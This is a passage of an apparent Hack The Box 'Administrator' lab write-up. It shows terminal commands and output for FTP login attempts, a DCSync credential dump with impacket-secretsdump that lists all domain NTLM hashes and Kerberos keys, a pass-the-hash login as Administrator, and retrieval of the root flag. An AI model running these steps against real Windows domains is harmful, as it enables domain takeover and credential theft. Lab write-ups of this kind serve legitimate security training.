
```
┌──(kali㉿kali)-[~]
└─$ ftp -A ethan@10.10.11.42
Connected to 10.10.11.42.
220 Microsoft FTP Service
331 Password required
Password:
530 User cannot log in, home directory inaccessible.
ftp: Login failed
ftp> exit
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$ ftp -A Olivia@10.10.11.42
Connected to 10.10.11.42.
220 Microsoft FTP Service
331 Password required
Password:
530 User cannot log in, home directory inaccessible.
ftp: Login failed
ftp> exit
221 Goodbye.
```

```
┌──(kali㉿kali)-[~]
└─$ netexec winrm administrator.htb -u 'ethan'  -p 'limpbizkit'
WINRM       10.10.11.42     5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
WINRM       10.10.11.42     5985   DC               [-] administrator.htb\ethan:limpbizkit
```

Bloodhound

Now its time to run bloodhound to see if I can see more info that can help me get a clear path to escalate privilege.





I can do a DCSYNC attack which will allow me to get all the hashes. Including that of the administrator through which I can then use to perform a passthehash.

```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump administrator/ethan:limpbizkit@10.10.11.42 -dc-ip 10.10.11.42
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b
41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:8864a202387fccd97844b9
24072e1467:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:95687598bfb05cd32eaa2
831e0ae6850:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5c
aa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a
93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e
0bfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b
54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb
94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2
Administrator:des-cbc-md5:403286f7cdf18385
krbtgt:aes256-cts-hmac-sha1-96:920ce354811a517c703a217ddca0175411d4a3c0880c359b2fdc1a4
94fb13648
krbtgt:aes128-cts-hmac-sha1-96:aadb89e07c87bcaf9c540940fab4af94
krbtgt:des-cbc-md5:2c0bc7d0250dbfc7
administrator.htb\olivia:aes256-cts-hmac-sha1-96:713f215fa5cc408ee5ba000e178f9d8ac220d
68d294b077cb03aecc5f4c4e4f3
administrator.htb\olivia:aes128-cts-hmac-sha1-96:3d15ec169119d785a0ca2997f5d2aa48
administrator.htb\olivia:des-cbc-md5:bc2a4a7929c198e9
administrator.htb\michael:aes256-cts-hmac-sha1-96:b360c36cb6777b8cc3d88ab1aa60f0064e6e
a4fc9b9a4ebacf66345118c0e959
administrator.htb\michael:aes128-cts-hmac-sha1-96:bc3c8269d1a4a82dc55563519f16de8b
administrator.htb\michael:des-cbc-md5:43c2bc231598012a
administrator.htb\benjamin:aes256-cts-hmac-sha1-96:a0bbafbc6a28ed32269e6a2cc2a0ccb35ac
3d7314633815768f0518ebae6847f
administrator.htb\benjamin:aes128-cts-hmac-sha1-96:426ca56d39fe628d47066fc3448b645e
administrator.htb\benjamin:des-cbc-md5:b6f84a864376a4ad
administrator.htb\emily:aes256-cts-hmac-sha1-96:53063129cd0e59d79b83025fbb4cf89b975a96
1f996c26cdedc8c6991e92b7c4
administrator.htb\emily:aes128-cts-hmac-sha1-96:fb2a594e5ff3a289fac7a27bbb328218
administrator.htb\emily:des-cbc-md5:804343fb6e0dbc51
administrator.htb\ethan:aes256-cts-hmac-sha1-96:e8577755add681a799a8f9fbcddecc4c3a3296
329512bdae2454b6641bd3270f
administrator.htb\ethan:aes128-cts-hmac-sha1-96:e67d5744a884d8b137040d9ec3c6b49f
administrator.htb\ethan:des-cbc-md5:58387aef9d6754fb
administrator.htb\alexander:aes256-cts-hmac-sha1-96:b78d0aa466f36903311913f9caa7ef9cff
55a2d9f450325b2fb390fbebdb50b6
administrator.htb\alexander:aes128-cts-hmac-sha1-96:ac291386e48626f32ecfb87871cdeade
administrator.htb\alexander:des-cbc-md5:49ba9dcb6d07d0bf
administrator.htb\emma:aes256-cts-hmac-sha1-96:951a211a757b8ea8f566e5f3a7b42122727d014
cb13777c7784a7d605a89ff82
administrator.htb\emma:aes128-cts-hmac-sha1-96:aa24ed627234fb9c520240ceef84cd5e
administrator.htb\emma:des-cbc-md5:3249fba89813ef5d
DC$:aes256-cts-hmac-sha1-96:98ef91c128122134296e67e713b233697cd313ae864b1f26ac1b8bc4ec
1b4ccb
DC$:aes128-cts-hmac-sha1-96:7068a4761df2f6c760ad9018c8bd206d
DC$:des-cbc-md5:f483547c4325492a
```

Privilege Escalation

```
┌──(kali㉿kali)-[~]
└─$ netexec smb  10.10.11.42 -u administrator -H '3dc553ce4b9fd20bd016e098d2d2fd2e'
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb)
SMB         10.10.11.42     445    DC               [+] administrator.htb\administrator:3dc553ce4b9fd20bd016e098d2d2fd2e (Pwn3d!)
```

```
    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        11/10/2024   4:57 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
136997b829b1f0ed644d4a95d7e6151b
```

After I evil-winrm into the system I ended up getting the root flag before even getting the user flag.

Needless to say since I was admin I also managed to get the User flag.